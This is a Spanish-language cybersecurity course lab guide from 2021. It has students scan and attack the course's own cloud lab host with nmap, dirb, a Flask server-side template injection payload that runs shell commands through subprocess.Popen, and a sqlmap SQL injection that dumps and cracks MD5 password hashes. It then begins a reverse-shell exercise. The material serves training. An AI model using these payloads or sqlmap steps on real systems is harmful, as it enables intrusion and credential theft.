
Creando una Trayectoria Profesional en Seguridad Digital

Laboratorio 2: Análisis de Amenazas

Junio, 2021

Índice

1. Laboratorio 2	3
1.1. Laboratorio 2A	3
1.2. Laboratorio 2B	6
1.3. Laboratorio 2C	9
1.4. Laboratorio 2D	15

1. Laboratorio 2

Acerca del Laboratorio 2

Objetivos: *Rastreo de servicios, directorios, búsqueda y explotación de vulnerabilidades web.*

Requerimientos:

- Es deseable que los asistentes tengan conocimientos previos en redes convergentes, protocolos de red y sistemas operativos (Linux y Windows)
- Sitio de los laboratorios en la nube <http://oea-labs.ddns.net/>
- Conexión a Internet
- **Queda estrictamente prohibido modificar configuración o parámetros que afecten el ambiente de cada laboratorio o al sistema operativo en la nube**

La referencia del nivel de riesgo de las vulnerabilidades de este laboratorio está basado en la [Metodología de evaluación de riesgos de la OWASP](#). En la Figura 1 se muestra la matriz de riesgo con *Agentes de amenaza* y el semáforo de criticidad específico de la aplicación.

Agente de Amenaza	Explotabilidad	Prevalencia de Vulnerabilidad	Detección de Vulnerabilidad	Impacto Técnico	Impacto de Negocio
Específico de la Aplicación	Fácil 3	Difundido 3	Fácil 3	Severo 3	Específico del Negocio
	Promedio 2	Común 2	Promedio 2	Moderado 2	
	Difícil 1	Poco Común 1	Difícil 1	Mínimo 1	

Figura 1:

1.1. Laboratorio 2A

1. Desde su máquina virtual con sistema operativo Kali Linux abra una terminal nueva y ejecute la herramienta `nmap` e identifique las opciones disponibles:

```
#Kali Linux
$ nmap -h
```

2. Ejecute un rastreo rápido (opción `-F`) al sitio de laboratorios de la nube, analizando los primeros 100 puertos y almacene la salida en un archivo denominado *puertos1*

1.1 Laboratorio 2A

```
#Kali Linux
$ nmap -F oea-labs.ddns.net -oA puertos1
```

3. Ejecute un rastreo rápido (opción *-F*), identifique la versión de los servicios disponibles a través de las opciones de *banner grabbing* y *fingerprinting* (*-sV*). Almacene la salida en un archivo denominado *puertos2*

```
#Kali Linux
$ nmap -F -sV oea-labs.ddns.net -oA puertos2
```

4. Ejecute un rastreo completo, analizando todos los puertos. Identifique la versión de los servicios disponibles a través de las opciones de *banner grabbing* / *fingerprinting* (*-sV*) y ejecute scripts avanzados para detección de versiones de servicios y sistemas operativos (opción *-A*). Almacene la salida en un archivo denominado *puertos3*

```
#Kali Linux
$ nmap -sV -A oea-labs.ddns.net -oA puertos3
```

5. Compare la salida de los 3 rastreos anteriores

¿Existen puertos que no son visibles en en la ejecución del rastreo rápido?

Fallas de configuración

En el desarrollo y levantamiento de infraestructura sobre Internet es común utilizar archivos de configuración, generar bitácoras, imprimir datos de depuración, respaldos entre otros. Según la OWASP en el punto **A6-Configuración de Seguridad Incorrecta**

Los atacantes a menudo intentarán explotar vulnerabilidades sin parchear o acceder a cuentas por defecto, páginas no utilizadas, archivos y directorios desprotegidos, etc. para obtener acceso o conocimiento del sistema o del negocio.

Los servidores como `apache2` de Linux/unix son propensos a este tipo de vulnerabilidades ya que no existe alguna configuración de seguridad por defecto para proteger los servicios.

- Clasificación de la OWASP: A6:2017-Configuración de

1.1 Laboratorio 2A

Seguridad Incorrecta

- Nivel explotabilidad: 3
- Nivel de detectabilidad: 3
- Nivel de Prevalencia: 3
- Impacto técnico: 2

6. Realice un rastreo de directorios mediante la herramienta `dirb` al aplicativo en el puerto directorio `conf`.

```
#Kali Linux
```

```
$ dirb http://oea-labs.ddns.net/conf
```

¿Se pueden encontrar archivos de configuración o detalles acerca de las versiones de servicios que den pauta al inicio de una intrusión?

1.2. Laboratorio 2B

Server Side Template Injection (SSTI) en Python

Es común que las aplicaciones desarrolladas por capas utilicen plantillas de HTML para presentar la información ya procesada.

De alguna forma los valores, por ejemplo, aquellos consultados desde una base de datos, deben de ser visualizados de manera dinámica en las plantillas del front-end.

Las aplicaciones desarrolladas con tecnología FLASK de Python, procesan y envían información, mediante mensajes del protocolo HTTP a plantillas del front-end, utilizando funciones propias del lenguaje capaces de interpretar y compilar los valores recibidos. Si la solicitud no es propiamente sanitizada (los valores de entrada son filtrados) se pueden inyectar secuencias no esperadas o valores arbitrarios que el compilador evaluará correctamente, pudiendo tomar control de todas las funciones globales del lenguaje (**lectura, escritura y ejecución**). A lo anterior se le denomina **SSTI (Server-Side Template Injection)**

- Clasificación de la OWASP: A1:2017-Inyección
- Nivel explotabilidad: 3
- Nivel de detectabilidad: 3
- Nivel de Prevalencia: 2
- Impacto técnico: 3

Para ejecutar la vulnerabilidad siga estos pasos:

1. Identifique el servicio y la tecnología empleada en el aplicativo del puerto 5001
2. Ejecute la consulta del formulario **Mi Login** en la aplicación con cualquier valor para los campos **Usuario=admin** y **Contraseña=abcdefg**. Observe la redirección

Mi Login

Usuario

Contraseña

Bienvenido admin

La bandera se encuentra en: /home/ubuntu/flask/bandera.txt

Figura 2:

- Identifique si la variable `username` recibe parámetros arbitrarios que puedan ser evaluados por el compilador:

`http://oea-labs.ddns.net:5001/home?username={{7*7}}`

¿Detecta que es vulnerable a inyección de secuencias por plantillas (SSTI)?




Figura 3:

- Python contiene un diccionario de objetos con funciones* para establecer el ambiente del servidor. Identifique si alguno de los objetos permite realizar acciones de lectura y trate de leer la bandera en el directorio indicado:

```
http://oea-labs.ddns.net:5001/home?username={{'__class__.__mro__[1]
.__subclasses__()[69]('cat /home/ubuntu/flask/bandera.txt',
    shell=True, stdout=-1).communicate()[0].strip()}}
```

De lo anterior:

- En Python los métodos `__mro__` o `mro()` permiten leer un árbol de objetos heredados en su ambiente y las sub-clases(

`__subclasses__`) permiten moverse entre ellos en forma de lista (arreglo). ¡Se pueden acceder a las clases del ambiente de Python e instanciarlas!

- El código incrustado en la URL anterior permite inyectar código arbitrario del `bash` de Linux con la capacidad leer archivos mediante el método heredado `subprocess.Popen` que se encuentra en el índice 69 del arreglo

5. Decodifique la bandera de codificación Base64 a texto plano mediante la herramienta [CyberChef](#)

1.3. Laboratorio 2C

Inyección de SQL (sqli)

Es una de las técnicas de explotación más comunes, en la cual se inyecta código malicioso en las declaraciones de SQL, mediante parámetros de entrada. Una mala implementación y sanitización de entradas permite la rápida ejecución de consultas maliciosas. **Dependiendo de la severidad del ataque, la base de datos y el sistema de información pueden quedar inoperables.**

- Clasificación de la OWASP: A1:2017-Inyección
- Nivel explotabilidad: 3
- Nivel de detectabilidad: 3
- Nivel de Prevalencia: 2
- Impacto técnico: 3

Existen tres categorías de sqli:

- **In-band:** el atacante utiliza el mismo canal de información para perpetrar el ataque y obtener resultados:
 - **Basado en error:** produce un error en los mensajes de la base de datos para obtener información de la estructura de la misma
 - **Basado en uniones:** utiliza el operador `UNION` para fusionar múltiples declaraciones de SQL y obtener acceso a la base de datos
- **Blind sqli:** el atacante envía cargas útiles al servidor y observa el comportamiento del mismo para obtener resultados, se llama *blind* ya que el atacante debe inferir la información arrojada por la base de datos
 - **boolean:** se envían consultas a la base de datos esperando a la respuesta de un resultado que varía si es verdadero o falso
 - **time-based:** envía una serie de cargas útiles esperando una serie de tiempo para arrojar el resultado, el atacante observa el tiempo de respuesta para determinar si la consulta fue satisfactoria o no
- **Out-of-band:** el atacante no utiliza el mismo canal de información para realizar el ataque de sqli, se aprovecha de un punto medio para poder realizar el envío de consultas maliciosas

1.3 Laboratorio 2C

Para ejecutar la vulnerabilidad siga estos pasos:

1. Identifique el servicio disponible en <http://oea-labs.ddns.net/userhack/>



Figura 4:

2. Realice alguna consulta al buscador de empleados y observe la solicitud en la barra de navegación



Figura 5:

¿El parámetro id será propenso a una inyección?

1.3 Laboratorio 2C

```
http://oea-labs.ddns.net/userhack/?id=3&Submit=Submit#
```

3. Realice una consulta booleana y observe el resultado

```
http://oea-labs.ddns.net/userhack/?id='or '1'='1'
```




Figura 6:

¿Arrojó más de un valor de consulta? Esto sucede ya que la consulta se traduce como *selecciona al empleado donde el id siempre sea verdadero* ya que `or '1'='1'` siempre regresará un valor `true`

4. Utilice la herramienta *sqlmap* contenida en el sistema operativo Kali Linux y automatice la generación de consultas

```
#Kali Linux
```

```
$ sqlmap -u http://oea-labs.ddns.net/userhack/?id=1
```

, donde la opción `-u` especifica la url como argumento. Observe que *sqlmap* ha detectado que el parámetro `id` puede ser candidato a inyección de `sqli` para el gestor de bases de datos **MySQL**. Ingrese la letra `y` para indicar que se excluyan pruebas de otros gestores y se acepte el nivel y riesgo de la consulta* por defecto.

1.3 Laboratorio 2C

```
(kali@kali)-[~]
$ sqlmap -u http://oea-labs.ddns.net/userhack/?id=1

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:27:08 /2021-04-11/

[20:27:08] [INFO] testing connection to the target URL
[20:27:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:27:08] [INFO] testing if the target URL content is stable
[20:27:08] [INFO] target URL content is stable
[20:27:08] [INFO] testing if GET parameter 'id' is dynamic
[20:27:09] [INFO] GET parameter 'id' appears to be dynamic
[20:27:09] [WARNING] reflective values(c) found and following out
[20:27:09] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[20:27:09] [INFO] testing for SQL injection on GET parameter 'id'
[20:27:09] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:27:09] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="a
[20:27:11] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
[20:27:11] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[20:27:11] [INFO] or the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[20:27:31] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[20:27:31] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[20:27:31] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[20:27:31] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[20:27:32] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[20:27:32] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[20:27:32] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[20:27:32] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
```

Figura 7:

*sqlmap define las cargas de consulta mediante niveles y riesgos, el primero define el número de consultas SQL y el segundo el tipo de consultas (error, union, blind, etc.)

5. Ingrese la letra y para indicar sí y que la herramienta pruebe si hay algún otro parámetro vulnerable. En la siguiente Figura se muestra que la inyección es exitosa y se puede ejecutar mediante *boolean-based blind*, *time-based blind* y *UNION query*, con sus respectivas consultas

1.3 Laboratorio 2C

```
[20:27:45] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:
-----
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 3346=3346

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 2526 FROM (SELECT(SLEEP(5)))hovK)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7178717671,0x594d74496f776f6c636f58467444444873764b745a7779587742546e796e7461524
695247617374,0x7171717671),NULL-- --

[20:28:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[20:28:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/oea-labs.ddns.net'

[*] ending @ 20:28:00 /2021-04-11/
```

Figura 8:

- Añada el argumento `-dbs` para recuperar información de las bases de datos

#Kali Linux

`sqlmap -u http://oea-labs.ddns.net/userhack/?id=1 --dbs`

```
[21:56:10] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] users
```

Figura 9:

Identifique la base de datos `users`

- Añada el argumento `-D` para seleccionar la base de datos `users` y liste las tablas de la misma con el argumento `-tables`

#Kali Linux

`sqlmap -u http://oea-labs.ddns.net/userhack/?id=1 -D users --tables`

La base de datos `users` contiene una tabla denominada `users`

```
Database: users
[1 table]
+-----+
| users |
+-----+
```

Figura 10:

1.3 Laboratorio 2C

- Recupere la información de las columnas mediante el parámetro `-columns`

```
#Kali Linux
sqlmap -u http://oea-labs.ddns.net/userhack/?id=1 -D users -T users
--columns
```

De las 8 columnas listadas, dos tienen valores que podrían tener ser interesantes para utilizarse en el inicio de sesión: `user` y `password`

```
Database: users
Table: users
[8 columns]
```

Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

Figura 11:

- Extraiga los valores de las columnas seleccionadas mediante la parámetro `-dump`

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[22:12:57] [INFO] using hash method 'md5-generate_password'
[22:12:57] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[22:12:57] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[22:12:57] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[22:12:57] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
```

```
Database: users
Table: users
[5 entries]
```

user	password
admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)
gordonb	e99a18c428cb38d5f260853678922e03 (abc123)
1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)

Figura 12:

Escriba la letra `N` para especificar que por el momento los resultados **no se procesaran con otras herramientas**. Los valores de la tabla `password` se encuentran almacenados en formato *hash* mediante el algoritmo `md5`, por lo que será necesario realizar un ataque de

1.4 Laboratorio 2D

fuerza bruta para encontrar sus valores en texto plano. Escriba la letra N para empezar el ataque con el diccionario por defecto de sqlmap

10. Inicie sesión con alguno de los nombres de usuarios y contraseñas recuperadas en texto plano




Figura 13:

1.4. Laboratorio 2D

Ejecución de Código Remoto en un ambiente Linux

La ejecución de código remoto es un tipo de ataque, en el cual un actor malicioso puede ejecutar comandos en un sistema sin necesitar algún tipo de autorización. **Este tipo de acciones pueden comprometer al sistema informático, pudiendo quedar inoperable y con control total del atacante si se llegan a escalar privilegios.**

El objetivo de este laboratorio es ejecutar código remoto en un servidor víctima y poder crear un escenario de *reverse shell* desde la nube.

- Clasificación de la OWASP: A1:2017-Inyección
- Nivel explotabilidad: 3
- Nivel de detectabilidad: 3
- Nivel de Prevalencia: 2
- Impacto técnico: 3

¿Qué es un reverse shell?

En una situación normal los usuarios ejecutan una consola de comandos *bash* (shell) para utilizar recursos del servidor iniciando una conexión remota que escucha las comunicaciones, la mayoría de las veces, con algún grado de autenticación y autorización (como en el caso de una sesión mediante el protocolo *ssh*). Por otro lado, gracias a la ejecución de código remoto es común que al atacante logre acceso interactivo mediante la consola *bash* de manera opuesta, donde el servidor inicia la comunicación forzada hacia el recurso del atacante. Ver Figura 14.




Figura 14:

Para ejecutar la vulnerabilidad siga estos pasos:

1. Ingrese al sistema de carga de archivos <http://oea-labs.ddns.net/instahack/>

1.4 Laboratorio 2D



Figura 15:

2. En el sistema operativo Kali Linux abra el navegador por defecto *Navegador web*




Figura 16:

1.4 Laboratorio 2D

- En el navegador diríjase al panel superior derecho y escoja la pestaña de *Preferences*




Figura 17:

- Desplácese hasta el último rubro de la pestaña de *Preferences* y seleccione *Network Settings/Settings*




Figura 18:

1.4 Laboratorio 2D

5. En la opción *Manual proxy configuration* añade la dirección 127.0.0.1 y el puerto 8080, además de seleccionar la casilla *Also use this proxy for FTP and HTTPs*




Figura 19:

6. El paso anterior servirá para poder utilizar la herramienta *Burp Suite*, la cual sirve para pruebas de *pentest* y *análisis de vulnerabilidades*. Es una herramienta proxy que captura las solicitudes en el protocolo HTTP de navegadores locales o remotos. En este caso, se capturarán las solicitudes de manera local y podrán ser retransmitidas modificando sus parámetros.

1.4 Laboratorio 2D




Figura 20: Diagrama de funcionamiento de la herramienta Burp Suite.

Busque la herramienta *Burp Suite* en la lista de aplicaciones del sistema operativo *Kali Linux*: *Análisis de Aplicaciones Web/burpsuite*




Figura 21:

Ignore la alerta de actualización de JRE, dando click en el botón OK

1.4 Laboratorio 2D




Figura 22:

Acepte los términos y condiciones de la herramienta *Burp suite*




Figura 23:

7. Haga caso omiso a la actualización y de click al botón *Close*

1.4 Laboratorio 2D

